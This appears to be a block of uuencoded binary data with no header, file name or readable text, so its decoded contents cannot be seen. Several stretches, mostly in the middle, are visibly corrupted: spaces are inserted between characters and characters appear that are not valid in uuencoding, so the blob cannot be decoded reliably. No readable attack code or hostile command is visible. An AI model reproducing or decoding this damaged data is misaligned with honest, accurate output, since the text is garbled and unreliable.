M;X_/"/!V1S\$,#H00`#/LA:%0IOG`7KTF80!<.+@8EH^`^;9HH*H2.%/!IGP[Z
MJ6E9XK,>?3"@=5!R/Y>B]<I'#[<'H(OI:3+<N=#[\$'5<1T^B*`1-,*PO7S9
M.N\1'XRBX[FZL&?R'LW\$+\$!.W'7AY,Y?&&H->Z7\$^O@V0"L<T")2^>]FIY0%
M81*AK*)E=)+BJ(Q4"E*N@`GA]VF(;XJ/L.2Z%C)]#9U=(B<.69-I""FIDI31
M@:3[OF]!0[?=#IR9]&:&6IH[;D+.CDFJSJTK4`U_1[0!OJ*UPS7D!JH+%K;
M6VSN^R`)\L@H#5`W^LVL&&/8%F=XZN9H7O/UV3=7+3JO=2P^WHO-:XK-:::
M4,')I)+`LEJK0KX/#W,K/A>P-0Q^4K0JYQ=/C,U%D:5T)"R"4\8_M(4?W=I>
M7B1B.VUKH6XIW,+QS>A^Q`\$E!0D/Z1X>EIS#44<R-W<M%FK34\$`%/0N40[6>
M1U\S``#`/&QML"T#8`I.]13\$?@<01;DJ4<4+8=K3(];VA3\$1S(RU/<2%,2-Z
MPQ]E%+#O[L?>-G:WWK;,\$2M%MF&AVF<%HV/X/Y\$M(; (E_KQ-^I.UDL>)9]'T
M: !5JDC?%C`V.=_%N;T1L#'(EBBW&"8:#)/L!387G`)L%JCW\&MZ@1&:O?ZL
M#4_:Z2:K/TG%;+/T)K.S8%;.-AO+9J\$K;-4\$-.;J%C)P\$?_(285[<HJ-<PRE
M)MZ: *NV^MB; `F@5&60\$O7]Z.\$8_`)EGQ[S9_GA,A&UZ;[V\YSW(A.<Y[^!_H
M:8\$],U3DW\$?G^.`\]_"2GEYZU>53:]N@*GKY@`)U0C]W>D\$Z@OS`39VSALQT
MQY>C3]`\$?#ES/\WP^RU8B1Y-PY)I663]2+PJ!-G[6\$R&*5#[T4W[A^/3G3P
MLL)]/B[S,+GU?1DB,_GP<!WEATG3P_>8';G^T&*/F\YQO@9U3//(^ZB24?2`
M:M:G<;]-@RJ^6+\Q&C"2R-7"'AV8PC;BC!A5`M9`D9#8J6(2`J2PO6A;<)]\$0A
ME4@)I=JQL`WL4XZ&5P&QQ:CO.?`VG%8LW(3."UZ(I`N`!/_C*\V<8/_LV\$
M%;UK8S>1`_0[M;IZ#P\TWS\$.M`"4CG/-9CC>,I`_E.>M%MC=+\$YWP<J+SY?Z
M33_TAN=HQ>+BIEGN+=OAX4-8=MHC=?*?7;R"F=.`!B\$7/>TV[`\$CO\U[+J2(6
MU>Y*8\ (C5(,BC`,1010^#I8;.-16B@.%(92P[@]ZEY1>O)BK+C8@8%IBV&G
M9W@F/\`SXX\$T?D88TQ2S`HF*:`5_`%60D^U@&R`\$R*O&Y2H`/\`?:SN`,X
M\$YI[6&H`F(1)9Q02RY?7-(ZP/YK6<G9DH%Y4QH;+-DM-)G1NTW[:=;\$T6\
M/I%G.(]PWW`2%)R2FARVN5+/L0():.1.Q@1J%1A&#\5%3,%O%".%\$0`JF,J<
MV7:8\$?@)272!-V\#>Z\$79G02]W+`81(: ,EHBB&A7H0Q0J+&OXVC[@&'U<O2
M>V%P91DB@+) [&I0SE`H=<`Z`!6@G\$U5,H!]1@H2F.:&6X)WB\LH.G`/VYH;Z
ME!BLQ-RM\K9U`P];9E%CX5@UU*+M&"X37DS5AUUS/,^DFPZ@S[+O;`_TCO+_
MC5BU-`#W5EK[@1I2JI#P4=F-&)]P]QW9L* >KJGV+X"ONS%^B:S?WZ;Q@+HNZ
MTS='2NHUU<8@Y"4XLDC`V^8/REHJD&%5DX`\$O:X[@,/NS0*4/?!Y2N7\`HZ
MU\KEUQ2"LEA(3IH**&E: :J9Z`U@885ZB]+S1\\, @G%,<-<AK!0[\$.HD^MIIB?
M<!1>PD@-4`D,\SAU\$)%.#KQ9FO5?5TWM.Z(?)7T4MG(U_C6[ARTP2DJR5X
M"?>=^7*2T5]W6A&VY*FI%A;))3.DIMP%/IA8+#?1A6\:\FAU?*V4QZSO*&<<
M9"VDC-%1#Z'ARN`CZ)M5&KE.@4Q]*'9`Z4)*2\?%\$,J@V*6L+P8G'8T]BF3T
M<40@C[KP>XX!STV#>\$?R0^-R0WF4GX1[*=-0L_TPQ\SO[,8PQGN?(A@?[#`R
M: <4@)L=+2+@EP*`61H%M%JH,,)TT[-93W^1FIE`\XTUTQ3\NYPQ%AE-3*NK>
MZ"*SDTM5('`O*1"TZM`A"XI;[0([V(2[R#B-\$8QZ6@L;I3X#[\$"ATK-\$S@<
M2=_5"0-: *FJFC*[E`]/;F;D*7<LLG<Y[:#R)U5>@O"JI*SA,&;D7<O;TP8Q
M%TK0%Y&?`9+;_KDITE2B!HZ]3R:&;1476_`TFKNZNV'5XC,D&=4'1'BM<*)
MZ\$;J?5W2]. "WU/4NP2R]9)>YRR"87%`">7-. [+?%RVV3+!-: :L>3M2OB!<
M665U*`&K<?TB#YO:K#&YEBA:H(X>&[S#>@UOIO;W<6[#<^B!G\$-I/U>?28&2
MM_F@0A!"QGH1>.2Z,7&7)K`S1,??\$Z[O;&V(E)OO-_Z9VQ?JF'VAW%QP=X-4
M(5A`=>Q57<R)12L/E' [=4J]70%?HX-UK[OLR+9SJ2K.LK.P?,]8(PH0K[:61
ML?D9`^@E3M`#?2^Z["`Q&@NO!S:KAW%7IW@:`X"C1U<[4+=5U1-0LZ?P>+D5
M8N8OPL!4+#_)9F+E.;UO>,L,/0N9F]6RY=0-OU>9NZRP;KK(RHO^?"LW/^(&
M[K;@OY>8*D3H+<^76/6EI0-<8]_SC]LPP,>WL!J4;=XX6[!YZ5W`X;I"8,AT
M[R,&YHP,QX5&F<1#Z2W\3^_J7B^.`71P&\$L.?<UD60'[U,MY-PL^13C=NMQ?#G(
M,R.\I#C_3][>.I>G#5;\8HTZ7N!D'LAM8\$@JH-T:%JXVV0BN54LJ\$TXV8!S
MX"5>=@/#N\$&.[:I5`) `+`+:%P0D_NV5_(*STW&J.<Q,JYU".I IIT7C7L<J@2
M=*WHZ*\$]1C"OJG%I%C^ [=QQ6,2"[0UB`)COLL^<P&SGX-7Z]K^V_HF)S/2V
M.N?:*;HE>J580M?SU7-71: ^4G-<*U,]=!+T2/NT4JNK?X[Q2<%ZHJ*Y]-?,*
MWL\9*NC?F;QBS=LJWS*(_)8*^N;<BKP2/M];K^B0@QTZW_>OM\42(>X&\$F0A
MSW0GKV7B: _<^6([C0VE\D^J+#E`11*+[0M2YT:?6]\$E7)H4:7/RD&I(.U#\
M775T.`7\$A]\6_XU3ZA[FA\?+),5&[&7H_2F!U-EYR>=3-WQB[EJ\$@%7%UQF
M9P#(_%6YN9Q'5B_%[KH0.D^J&PD<***7T!_:UJ/JKRGU@7:I)-0K27%K%I-MJ
MBK.J\$\^16AWD\$ZK!8Z.J@W\I?3.O`1SL['[<>O?CC10!)N4--("%`%.H`L5U
MI]`%RBO[RL#WLR@#J`%4;ZP">`\V\N5U!TH96-<;I9+:Y4-45K%\`?";5_`H&
MAU>J#`/T\NH5Y>`&!>:6Z8F1(`ZRU!A(CG7(W3>LT)\$\RDSKY*XV\%#B3GL
M)\6V3J-F3L333N\YU1X+XWL:P)?7R[?C[B@9=.,_B/8/&;_OOFN<IHFZHU`.
M`4L7-X-G<*Q,P6G`BOO^OO]'=70*7M/2N[VQ4_VE+GZ5\$8;8/"J-O\@57[\
ME7\^%.N8_F*A61.CI!=GHMK'[[T(H')\$]`9NVV&,Q;Q\ITDZC/K',=5EE[;W
M`I48>!`?@1_V^[[S`#ZRWO^PEBQS5\NO>*7S+N\4W]I+]O5/<P]^@LE1,+%A[
MD_A!"[^L+I[RXU^+>Y`Y@=IW-)H-IBD0&H,;JAMU@:2EZRWPNL&Z&-:T3IB`
M>K!,+I53_:VX,WFOBT"14_R`P.J"4F<1<Y2U8+GU"8GI<-E6'+&#^WMW2]
ME<*AFG!*<2"_ [B\FL#(]=LD4[&P>+_Q\$YHP%E>!.^D<J5`\6\GV0%6R_C\$/)
MZFD`]^<SH\$Y\$#:\$^-*A3(4G-`M072\A/'#)*E3V!H;XG.]#>CE9P>]'@X-+&
MX^QP5@WFF\ZEWH:WSJN;I% A^8@V*<Q33Y]/@M/FT7@H:\G=N=)CPC:W<2MR

M5_YDQQ.L) SM[LL2^%\G.] YH0 (GVR;#J%. 6X<?IE+, @=[\$N^J' Y/M. 93DU3Y
MTJ+\$)=9-W(T>]=8Y5*ELY3J#<X[G&) J5;7?4 [= "8*<)\#=#, 'A) R6NI?>+. &
M4SH). LKH!D2 [4-, KQ*=\ [! *M_: FV (\$ [BRZK:AE# ' SV '\&6"VKW34/Z [HY/DO7
M'I&=*, I!&3\A9!-L9^\$-QW2.:BX4U<7:) 7EN:' I=UG\&H, 'KMS7G)=?6Z:R
M+<LBI2@#) W*1] VMETF==4SXHJ.LH '!/2 (KO:#", 84F\$\ /JT&R%\$W) TBF'SJ#L
MG:64_>P>'E<2 \<M9 (\$, !J_8MED<8O2/SCLC@ (7Y\$64>4U7VR8X3K<, <*G/^E
MKF60\$=" @!5LBFLK] RN6NG') 7;CE) *Q6!+\]A#>/! \$' 2KNM2QY\$H6+O:K+/9K
M37DPBI4SK7NA.D>+F40U, I086B3 (K7R@CO;M=8) 1BNP?0] G, P\QX4>03% @) \$
M.TD:AF7W[M7FRY]^Q+P%<S5WS8KLL#6Y@\$J7BSYQS>=KK^3) 4Y6_Q5EO@B^#
M!_<UEUAK.L\$GS/?P>Z"QFC>HW!] Y*M_KTG#J+EV6=2GXLJ1+PUZH1Y>J1SXX
MW2.Y?KG2M(HB\$X934ZMNYA) N\$GO.#QG5Y7E `**AFQ9NR8?- \&CD>AYS) L;QM
M1'N.)] I' ET)>3M+ (!MW\$*F@ 'ULW7@AMG0F:CG]) #FHA '1] !& [45K.IM>Y3@\$
M7/&?_) (5) */W.. &A [PO (N-/ ^XPX] [N2W%-0QUL#NL^27T*:OV0KV?] LQ*] -E
M\$-A3048AE*#O ' 'QN' \K, /:>PJDGE6UR^DJ- 'EA*4<R_G< !=T; ' '==2Y3B@<
MM\9K'RA) B=9I: M8#/' PE' M:IG, JC84-AM=_4=5YJ0SD) Y] 6S*\$KA7W.RX<XE
MH) \K><J=QK=A*+FG4E\$^#2O*_J#^7W_NO^G.A) +\ _V; C9>EF; 6"6_V?/GA3D
M_Z>/F_\?WS [ZFWAR.UTL__S%_] /- _YOH [, 8 [P*X7AOE] S\L+ [>:_OT/S>; C
MYOW] #U_BL_ &*I=N:E'+M3N7C6_<1Z\$N+1Y5*I; &SM;WY; G>E4L&S' QB' L+WU
M<J=2P7] !9/^] W1' =Y-#:KOWV6] #?SBBV* ([Z944\$E?AODJM_EL] T\U_I==> [
M!F; 2_, _) _U; SZ?+] _2] ?Y#/=^%OA&-?@@/+Q; RVW<O?_M%KP^G [\O\#G_J*?
M^XM^_BH7_: B `^\$^@ @_ 'M.VV, %- -WZK0 [W6Y=M `^ .NFDTPB^=%%" (\1N8?OAG
MK/XB) OCE/\$TZ!X, ZAAF.VWB+ `7GIZ5 [E (W@?950<HZP/1I7*0W81>SK0 [[0-
MA9#\$/! [_6Z7?XS [>C\$#\, :*(^P/SCLNV>P.O*! 6CQWD0 \^T"V/-M#8C^H=[C
ME (5GGU>ESP=U/' , 7^FY5] U?Y"PZ.T%6486S=7G4.FYHS) *GELZ] 5YW2?Y@R)
M@@4!O:E@J7 (:5 `C65 `U. `PD (-*>9) 0] FOU+Y-Q#-1 "NZ5?+>=. _=-"-L [
M;] ?_ `7K5JFS_ ^UZZ, VCRB_ ^&D (\KNR\6__PX=?\VR>5?VWPZ3F, =;) ?/U5A
MX7JPB [U [@VATLC; 76' *XV?W5R-*YG-/O8 `PMX5QK; * =19SLY' \$; #JRJ!R^6Z
M.ACKB\H; \ `] .5ZQ, \$S\$7LM_N. (7"9; *) 9=J] 9# (@>; 6*4X [E1:YH%T5S=C**
MDWYQ) W*USM) N+SU.A^GYY) X?QOU^/! I-@ \S' 5 [L [&Z& "7DE\$&N.O?O! ?' / ` (
M' ^!>K" \6<L-WT (XHAY278-&=&BOB) _. !' +F1^ZM.T=RK] V) DGO] 2UE=? \+D
M"@3GC5OJ<] &0' @S_PL3P:1\$; 6OCWF@="N5T26> [W8?0IGSH" ^%9R>^ "99E_W
M] `JQNQ1L] #TOMM2, H+_ ^?H-D=' 6*SJZ=3U5H1_>K*2 (O**8.XWW\$J*0THDXW
M' CYJ<32^B74HSU `HH:OEJRW6_:UO0' ?HXHN' `EJS (#V<"FN\8REKS8! [. *WC
M=9IN8=--I^G) S5N-89#48M--L) D; YKHXMXF&J=] RXZ; ?) D=00, 8, E0Q] Z) A>
M\$9.<4-3/.57P, 1WF4, 7-\9M@&R1\&-V", 6) \JX2) E0:F&T=#F [+%41AZ02DC
M4F (G\$ [0H\$M\Z1> (R; &) % `Z?7SE#) R>@AUIQE (NI6<E-O9HGAL [P2PD&\AK%.
MIVTI:55; 5K (!5"7IHM1W (8-"&, %:Q4, !8) CV<=/: \$5" <5-3& (NYW\+2R3AWN
M23=9SQ\$3"3^8 `UZJ: " `EFH] S30AD#-*="YPCK:VI\$Q+T#, X@; ` _C#P6] /#
MYWH\$OF6!; \MV; 0HICFL:D&VN' BK5"NR' YI "6K6C [MRH; +D9:MFC7P" ?N#9& "
M4R=ZG&75\=726LZ*\&0WCAAB5BLMA70' ; , *M' !M+F! !OV. `&O%0P5V7@9*&
MZ_%86M&J [`#!V: \$GAF4#V:L] F#LW `I; 9P- `NN@ \$TK"X \ `6B, G' (A, [*\$C%7X
MQF) F5) >AQH5:4--@<J>3M (: `3LJTU] ! `KD7&SDW/^?O6?_ :MQ6^N?F' /X'
M-?NR2< (F#O; #>QM' &') +5GX\$OJX2VFN<<SBDL1I [+ #LJW_ [-S.2; , EV' BPM
MM^W! YT! L:30:S4BC&3UOJ>-T=1 [=W; I\H=36X:KJEVIXF65HD%CG:WP@#W7N
MCECIQJH<+10G>TX=50NII EA4T&*F-I8 `UHRN+%7' TJX-) S4TD\Z&\, [3KGX:
M1:APH=<; G>DV*O] 0N3#KGKA, 6X:O\$ \=B1L95JJ0C] 50; ;QA=TEADVOX@, <HJ
M (%*"Y<%K\$L' UDHNLFHUZ8 [_9S1?CO>*1460F@3L1L `", N95TTE-I %R>-4LJ!
MYE\#?R07S>WL^9.A' <X<3<, 9&%QREJP), AR [0?&: [5/O) GSIM.%XCFOE_+%D
MDT179/E) /N-&4D2 () 5@; ^'; ?P-2) \ [7[: \ [`#] 2KT869V3K, LC+' P (= \$Q [S/
MYMREN) ME5N] ' UKU&BK; W; Q=ATHY=E) YOB `K<T\$@O\$4-, EQHFA\$XC2R) \$U6>P
M2 [6 [1&4HUM4) &7-N! `P' H\QY=CZJ2&8#17 ([= \$R; . .) Q10@C@A.>C7" I `R%*R
MFN\$2X `FPRLF3F0)) 9YJ6S! S"6.8E"3<LA: `U2!- [<T [=BJ! ([% [00^4<2YT\$
M/= .C33) 52GU! 95; .7"@R+ZE, Q; F (^J4KB#; HV1-7TA<H! `9I<V=FP] Q_, :?Q
M [<^D] P2@B, =:NP' =BO<. \ (T3G!) %E0LHW (Z5E@RPRC! H_H5N-<8L?L6C" TSS
MJ?RHG/+; O4V3K;) *N6SB3D `KZTSO!] XYT [\$@: `K/#%7 `P62=0*EDG] &] 3&I^
M#F#* <] "<A, P><7 [% \$BMYZ: #&FRM/] = " _7Q4! "0VI=M; V%3=KU+VP, WN>=TK/
M0YU-?SH<"] 30*?: 5Q<MQ=_. _7C3Q#WJ670] #QMD7+?] :M/YKO5+=3* [_>E; 9
MN%__<Q=//I_/M89C; J; 0HA=<D=&X `+E? `E^490I8 `5RZK^3H/2 [_6<OEVGX0
MBC4J_#X\/, \; #U1Z<@ [_W0DIC> `) 8NS [SI1V&- `-) FYH] ^W0S@5^M.KGMZGG
M7 ` [>XQZ=NM/QP//L4.7P) T! ", D%W8; GY\$ "V1V*1TICH* `G" SMZ#ZH%<!] #I
MK=' "E4ZSOMMNTL; J@U:C^; K; 7, MA>?G: #TQ&7I8PUN6WW.8B' 1\$9; L:FNSBW
M7' %T00_2U6XY@P:] L" 9#J@0ML91NEZ%GQ@_ `H. ?/<\$#U] F9%_+ -! VMI3 [DU
M&D] #8M.92XN+\-@CF] :FX, (@Y+TX&"%: /61/0W] HTQ4Q@WBKYQE0?HDP (!B?
MO?, G> (" \- \ %E*E#FZ1 "%AQ+I^Z, G@, @>T15%E%L8SR7 [5V+U%<C*N_+Z4WO `
M' "B@ [6! ?OL8ZU&/1_2P7@#&C0! V7+F5P: (E3_P432W?ZP>3MVO#\?, V9CKPU
MY\ /3WR_ \P?3L: ?#N: : `YC2A&^OX=-->#N0SH2M9PDIA7HCC: [X@O? -^48OY?
MH5U2/EVEC@=S `FD\$&L7 (8 [(N3\00%_& [] WQ5BKZFM5R40> (8! \ `VM (-+S>^6
M2/G&*WY (A) :] F>Z%8SP5MK6EV' TJ+] AC" 9=M; 5QA#U_83IP?@<] L" X72E+1;
M>) 4FGCV>L\$29@%S"#) 96.9VQFD-! %EE&ZHSDN'=) 2: %. (RBBXLWU2FVI=78%
M; 1-; 4XDWP&BY' ^@8KNN>@' J9>H, 0=_MC/\A>@P+X6JN"5UCO\OG, X; :8.6D.

MX\8H/%_A"DW.K:U-+1+W!5:HDZSJX;P26*MZA2U54K6+KBB]2O,6LS6,Z]6A
M^0OF[H"!_)C0)HC[A0_^7*4\KFL;ZGR(KT#"U&7K"P^7&OC1*)C\$2+Q<:\$E
MR6B&%F7R2&Y^FTN(RU9)[+22%!2Z/2(<T4B2HFRX.K+%VC:"CB]K8X8WPB[&
MNU*,]BP%HY"(@ZLBGX\$3;]2]P69-\:1HGNSSWHDNH0+E[9_S6RJHYX'\J;N+
MF?SDIB"ZZ\$)*5Z7G#/*/R8E`DP+W;]ZP;G\$R,\$R)VM,U:2E`VQQ^CA<E8;
ME+G*(1,<IK-[2_VO_BQG_^M+&Z:QXWW_UE6=-\O__O+IXOD7\P`KOU!M7@
MYO*^5^M>_G?QW\$+^2V*7>#_5]+R?U:U[O=_WLG3[32^VF9?<9&N.4XNUX" `
MK][^6Z-AX5NAD#O8W3NHO^JR[:]*^PZ9:_`OM,OI*?V(FT)SP\N^-X%4],M*
MX]SR^TL/_=X-E#PT@*(70,CVPH\`=*4VG3XT`-!DX%6#B8__<5_I0Z/1,%G)
MH>^>+\`S`<C(AZGSDE)`\<,*2/?#L`!W=TNYK?@A*="[WTWL\14K`5JB+*7S
MHU:#H[8`P4[P?GCF#SRGA*M1^`UP)5_-4,O<EXO^-`3W3&4?[\$.CTS;9ZIJ6
M/I=[!`%X*.@C%,17KG/ALSQK--C#;_.RC%]<\$I49#E+^`%OV<"MWB_8O2GJQ
ML(XMVO^YOFZEVO^S9_?M_RZ>!) [YB)QDL=I[/_<`/KV1JX3D`I"#U`?95A#V
M/7_MXJ4>A"L/\$V`H<>MAX)/3;BL,S=&F)JH_#;ERD&^M@F85QON3<%")K?);
M27H0/2."K9HU!>6N&RU`O`6^W`-W!.[F/]R%N47[UW3MO#P6CO]7DOW_QCJ>
M_W`?_O_\YQ9-.P[,RZX@GXO4!_3:K%I6/RW\MVK%(/QP^`K+`Q\>`S+\`^EI
M;R/>KX`S@(GVR7#2H*AO7[2`_A0UAVBYN"[4S.`^&@VJ/ZXE@RB\$ZP?`"D[L
M47!RRK9IT"._MN!A7_<^?_#PT>,GAKE:*);6GI8K5G7]V<;F\`V_XR%`^16UK
M^6_OJWO-`.;>Z_V6_^ [J#]^O#H_SK=X^]_^/&G_[PY^?GGTU]Z_[7/'&#(
MVPOOU\O!4*0=>^/?)D\$XO7IW_? [#QT^?U]\$#C[YY2C_(]+F:SB4AP.,!O`6
M1REK^+NU+>2!7X6`6*^A=SOA?#TS`.P1JVS0.+VZ:E'=\$W5.0[BXMC?L^U.0
M;O[1@_+S/#OJM`XZ.NZ`5?2)Y8O,P,UPXW#2"TV4>Z\$_+@`&6H0H6@V5@:]L
M72,*K%\$GF.XT3JC0^=SD!_(^?JP0CO>"SR1\BL>PY1\$USTNG9Q8C`N'[E(VO
M,>0]K]Q1\$BD4`* [?X&*!RJX*)"NG&6QR(%>,@2G3D]U`M0-;S&]/X_F,(#S
MPGG`:TN:KY(R7CRL7QNL!`D4^!BO4@VIG`B<,OZ62HNDQ&:QE5.GU0&3*%=%
M)O8>6YRFI`SJH`.M,\Y/4VFJ)4B2IX!.X@I8],40M.;GD+43>6JB&FF0/F(
M<"WW&4Y03>TO9%! .GGRUBD*G0WO5R>G7"4G["W*`?J\$4]X,+7RW3HD(J<VO
M;&_0@SPI\$%#MJ1ZV-`=X@H^WB.4N?[WS^G;Y`51(*PDB(4P`L@9OQ=H1(>\$
M!9W@K(?XEK`1-6Q;Q\6CQ?)LW:K]IB@ZK01*4>0B>QQAY50+4>4[S6/'`]JC/
MZC_46P<,SWUX1`JP3PJ0Y\$SKR%4EJ*.2O:@@0&\$0I!) [V^DS!6TEF*7#*P6F
MV2VH!/]P*_F?^]S>_W?FVO[X++#_K<U*->G_WZ__N:/G-O8_A] [SE>S.>#`-
M"\`%J"457@ (DG=*P%:X!#, :VXV+/'CK%00Y=4"CY1EYV`#Q);VA?1YL>W+ZX
M&Y-#"\E[T=O)O024ZL6+MGW=B% (=),]!3SJ+#4<CM\$;HG1`^% [>+@&)_ (S
MZ*O`;TL5`*!W58C56!OSSN_I4ZG;HYWLY>M`UZCCQ2\I=9&/FH`\$O)I0\+* <
M`?N=,HPR,[F:>G;I^`G1D] [%^; \? .0LY`';2TZ<I-HAA`I4=V:-33&[TRAI3
MBOO8R&SQ1JD!)E\#2W%(A,O:3L3SKC;FW6[]N([K;3(XQY`'F8O<-*Z1S:/B
MCTR6S\$8681/&84Q`N_X3G<C0Z[; >-,E2(1HTW,!P03W;:_W4;N:\$9:T3\`%*E
M\$-IQ3MJ>J?9H<`Z:R8+*^<%^-B,NKVBG98E9&#/]D07,]E6YJ?T#1ODC`TG_
M/_@PM&^R".`+YG^KUOWYOW?R?+`;W`D\`*+YGXW4^;_KFQOW\S]W\HCYW_I@
MX#MK#COXL.>-^O0RM\$S\$KKB?F2+X=@#WH,*P!:TXNGAB.YH.UZ>#2;F_S30NZ
MB&,Q!_D`3A#S^>\$OF1[FQ,?SH5&\` \<KD#>:R<44VCSNC&G<[,G8_X`\O[C]
M`WS8IY6`2^2QH/U7-U/SO^L;F_?S/W?R/%UE4I*L5&+ []>X^BQ<XX+#CP1MF
M#] [Z (/F+8;"2L\KE;TIEJU3>A`K>@G!V9%\`_"OX\$@=V]GT<"&2K3U=R*[EH
M?KEW*\`:'V`O[*_4LQH8!U\B/587;4.#%GU7RF8BMJK&;B1CUY58"],J\70>
M=15A.\$B<E:G#K&?!L(*2>R+!LX4)Y,>Z2!VG1Q98O4;]H\$SKFG^@2Y>WF3.=
MX#TWGYAA?-:\A57+Q!`\`\$7"+/3=K20Q5CN\$C^WD%3\$.>`K02`; \$R+KUT) LX)
MQWC*?F\$<4XW#8J:6S)52/-9*46(54P&5D`!:_J*39PGR<#TYY(KP;3NXK+` /
M27K7[XK>ZM(\$&XJTOJ30&*Z07CVE&=+,./9WXH9Z[?C1A9;%;1ZLG6>K)IF
M8I*^<Q]N"YG6%9N(T:#F5V3TT2E+-#7RPN0T.RZ/099V>(D7EZSUX:J3NELW#
M2N51SLZCHN6!)8DS:1_W%+V1K@K&C&IC9M6/#,1WIDYN4R,_9Q#^)](KMQ*
M\$?)4G>?C6BL+C,I;V`_D*?P!]M_&L[3_M[%YO_[W3AZR_[@DT?YKVZ\$S0?N`
MW,ELZV^]9%DWM_[V6J]W4]:?#%Q15A,=\V6">8\$A,<6PH@[A?8SK^4H.EQ<B
ML&CRC8,/'?> \IL:(\]=[#2KG`A5S)?<1V^+.`^]!EJWA]JSNI*8IC[`>)SP-H
M":\$;!EA=>WBD`P[<D0140IWW#C!IAW))%"CL"W7&,C&"Z/=6MA`>D`H3]X+
M8[]B"BY`*(98JK9]?>".`#/G`%M%/:, %!/Y(S3KJ4E5RIB%I)D&_RIX=.W`)
MM-5U?VN-NE1\0\$J_`%\$CJ_39`/5_M(. .BT<C]75>T,VH5%(E\`-)UQQBVXT+M
MRXRIGX<D(25J-!VB"D0:@RC_OC=QG9!V3E.8&(M5@CMN3.U9V/; [;OSIO=V7
M3)-,BIFO!I] [UVY?VOY)IF)8=SJLZ;1VP;6BH&[`I<LQI@.M/J&6MYMG\$+8
M9Z965;V; ;HT&\--3HGNOV/#(IP-5COW&=(+ []*2&6,3.I6Q67K)Q6<NPM&"
MEVMDIC`&:13XT!&<&+R#,GC<J;F8K-?381V`KG&7+8DI)BIJ/;BB!0.@B1%&
ME(. *YK7R]MO^E6NH+&K8[1>>/5<@A<9:6GR2TV*F?`K1)!AKK=;YUWW-^F
M4+/Z64DRK5^<5UP-CRT(#H>^2OUCARW+4UK^US:KLU8Z(P:91[_>Y[N`M
M!_2#H@W0]51AJ`TQ,`"JE38@0362Y`:#SCA(DE?,:`U%3H723!.T%#/T4S\$3
MGN@2^%K=#S0JR59M_,GD/5[<DB9QF92O\32V`5!?!-:06GYZ1PBM&6I+.FR@J
M#;>%`3,J07_JN(=TO7>JDD4H9!9<R")PE4%5I01NT!V[3L5(]"#%6"5/"*ZH
M=\$9REDK5ST55S^O2Z24ZH&)F!\$DUCA\$]@8YI56[Z#13QHF1E#5[]):IP^SQ3
M\$ _3VIB,GZN7PN`J\FH=78NPV1#HJ.:`G\+487T8C)Y`G4K-&J/&D">: /!N\E
M=CQ(@V\9ER->O"G\$]@+)V5B%G%IX5A_B-0UQ4\O9K]" /8&\$E,(F`@%4=FI\$(
M:BCQBZO/6LIPD3BR636;`+4F1\$AF\6<VF@05HFIFEB-5UO\,?.ZE]YX3GHS
MTT9KI6TT50X,WVIQ/= `9SM20VL+:EQ536US`6`:<DE)EGM+.)43\$&(90U-^W

MDOU]NN\@S?S#,5*:H?RT@N"FM\$) (0>S^A\AU9VP^@; (2W2JH@0S=9Q>%T3@
MOG-[5\$1^!DW(N9DH0&E':3.(6"9MM@_R674\EG.U_Y+/?Q_,4&X.(_Y_O_&
M9KF\GES_5Z[<S__>R4/^OYSJ+97HPAB&RV%(Z)W_YL2GIBXE+LO77B)4SKQ
MJ=6#VIP,Z-YC?[R#1RY9ZTHX!/++1L6A,C*9T%'@SB0<"T9\$;'/NA/2",E8H"
MH46+&:+,9*:.EEP"Q/9,S;#3Z+5>MX[Y\$B@MYO5AIUT_P&!<[T0'(8&Y'17(
M9!^9" `1+_GF- (;_1PZ=?/N+W"?I.L.<*A>0P9VNOMP.9EM&%D-<<[X*K[4X
MSQH[PRL,\$1_/Y.7+&84\$.P\$PU(A(GC5/JI3^^Z/=^G&3Y\;Q;7.8&F6+F310
MVD<3_\PTD)X"B"O!Z!)F8THZ)#--5*^)?"IQ/J4H(R*MM"A?<!_Q9UXFKYK'
MR#N+ '-LBjY?AKV)J' *6!V8)JL8\$)F)L' !?/@HUX&=>!!3@G82A(6QV@ `OD+R
M2Y! `%)A)@FH,_K0Z?=>QI-GM1&BAK0.D^1GAX(.57)/H^)Q+O-AN'NTV9=L `]
M"B\JJ"<V;_GPGIT9%O?=>!5X0"N7:XABHH" `1^DA/LO3HwBEL%KW#H^X,) "Z
M42TN0>Q&@ER@,Z,00-UN4 (&Q)P59+, :CEY>^9I7WKQE) #"]?KY>YC&/K(ZES
M>HW]9N.[V9H'(T"SX*EK\\$,^IBE7\$NY^WV[_I]?L='X[M=NK*\$[]3\$7%H_\4
M=25XH&NLM+;1P&8IG+3^D.7*U")QH1.Z1!9W2762`3Y/HR@TF=F\$2NV2H1XD
MW!) *(I&=U#X\$OIRBT+M6<)A0N&W[FJVG8KHAGI^)<7%?'2?0>_\#=#P2Q!_X[
MZJBK63%=.L,CD,BT%&8J0=AOKST`,9FH1(HTJGWO[07A>IX9E8E,IM%*"5&-
M"]]S7%;. "`20/0; `&0(-!@JJQ%MI@#8Z[` (0>O&4#-(\T),CQ80`\$<U' (#F5
ML+,@\HAJE" `1%3+X9*9K\$<^#5:P\$/B\4,9M:"@B<H*M."H8&"K3*UQSU]<A*
MHFKN30>#7>F="K\$9Z62@R2IFRD9%E@S\D.K#1JK\QW[\$,J1)CZ\ /O+<C2J@2
M1*'DZ2L+GS1PG09R>-O> "\$>&K60XCD%!" '\$(RJ3"%C*:4B&C3<R46=0_!'RB
ML:P&==PQ,V2,J#V"#^F6;R92OBIC6D114.I#"JHBH'!\+IPEX2ISX<H'>".U
M(=/, `!7R%G`\S0W*AP+!Z1%#XA%I\$W4EQB\$KEXJ\$:@ (S)*Y"1BTNI>N]WKP;
MZ!0R@Z,J)*N='@NEC,&CMX+6PE74=+XPN&-JNA2T`H&Y\$Z]V^2.5^7Y^D8B
M\D`Z99L;S[64W&\$8!V(LD' #SJ2CA8"9P`ZMUA-C.:99JX& `DO8U-T<;!+I%E
M^7H[0>9*KAOZ8]Q/Y`W`! =Z=NCO?O\HRXRC9;JO1:[=>RQ6.EBD, [#T\JYE `
M2OP*CS]U!Z\L\ `K\$]>>W]M)5<' :/H+14# `1NX[-4D@.VFT`;=B\$Y")9V'
M[SQBE??*#VS(<22F2VP^2GX#6E(OT,C[&* "JONF=_@=U*+#[Z)OLB-[M&6I
M.B:\$8P:EUY.7!PV`.F*M%M9RN>%R)9Q:'ZYG0T)K/." "[<_!PBZ.P#<&TR#
M"S:T)Y?N9"XPKG"@ID4CS:PM4G(?)L"STAV:*@9S>:_>/<9%1P=R+*7'1U`Z
MKCW@7BI\T] `B-I1C:5\E9FZX%,10=^3;0C+J\$&GM\$KV*N>_XUG<BDN+I59U*
